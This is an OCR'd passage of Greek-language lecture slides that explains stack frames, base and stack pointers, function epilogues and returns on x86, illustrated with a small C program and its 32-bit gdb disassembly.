
όταν ένα function τελειώνει, το αντίστοιχο frame στη στοίβα σταματά να υπάρχει (collapses).



Frame Pointer


Οι τοπικές μεταβλητές και τα ορίσματα μπορούν να εντοπιστούν με βάση τον BP (are relative to the BP):

1. Ορίσματα: BP + n
2. Τοπικές Μεταβλητές: BP - n




Epilogue

- Ο “επίλογος” θα καθαρίσει το stack frame και οι τοπικές μεταβλητές σταματούν να υπάρχουν.
- Κάνει pop τον BP και τον στέλνει στο προηγούμενο frame.
- Ο SP πλεον δείχνει εκεί που ο IP έχει αποθηκευτεί πριν κληθεί (CALL) η add.




Return


- Με το RET instruction γίνεται pop ο αποθηκευμένος IP.
- Τότε το πρόγραμμα περνά στο επόμενο statement, που βρίσκεται μετά την add.




Οργάνωση Μνήμης



Frame
(πάλι)


"bottom of stack"
High
Frame
Frame
Frame
Low
BP
Base Pointer
Active
Stack Pointer
SP


argument 2
argument 1
return address
BP
previous base pointer
Local Variables
SP

Παράδειγμα
(ex1)

```
int function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    return(0);
}

int main() {
    return(function(1, 2, 3));
}
```

Runtime

ex1 - main

```
Dump of assembler code for function main:
0x08048361 <main+0>:    push   %ebp
0x08048362 <main+1>:    mov    %esp,%ebp
0x08048364 <main+3>:    sub    $0x18,%esp
0x08048367 <main+6>:    and    $0xfffffff0,%esp
0x0804836a <main+9>:    mov    $0x0,%eax
0x0804836f <main+14>:   sub    %eax,%esp
0x08048371 <main+16>:   movl   $0x3,0x8(%esp)
0x08048379 <main+24>:   movl   $0x2,0x4(%esp)
0x08048381 <main+32>:   movl   $0x1,(%esp)
0x08048388 <main+39>:   call   0x8048354 <function>
0x0804838d <main+44>:   leave
0x0804838e <main+45>:   ret
0x0804838f <main+46>:   nop
End of assembler dump.
```

Prologue

Offsets from ESP

push arguments for function call

push EIP = return addr = main + 44

(32 bit - Debian Linux 2.4.27 - GCC 3.3.5)

Runtime
ex1 - function

push previous EBP

reset EBP to ESP

update ESP

```
Dump of assembler code for function function:
0x08048354 <function+0>:        push   %ebp
0x08048355 <function+1>:        mov    %esp,%ebp
0x08048357 <function+3>:        sub    $0x28,%esp
0x0804835a <function+6>:        mov    $0x0,%eax
0x0804835f <function+11>:       leave
0x08048360 <function+12>:       ret
End of assembler dump.
```

